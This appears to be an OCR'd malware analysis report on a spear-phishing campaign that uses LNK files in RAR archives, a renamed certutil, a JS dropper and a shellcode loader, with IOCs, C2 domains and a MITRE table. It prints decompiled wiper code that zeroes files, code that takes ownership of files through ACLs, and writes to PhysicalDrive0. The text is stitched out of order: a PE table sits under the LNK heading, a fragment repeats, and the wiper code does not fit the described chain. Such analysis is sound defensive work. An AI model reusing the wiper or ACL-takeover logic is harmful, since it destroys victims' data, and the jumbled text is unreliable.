
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe


Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
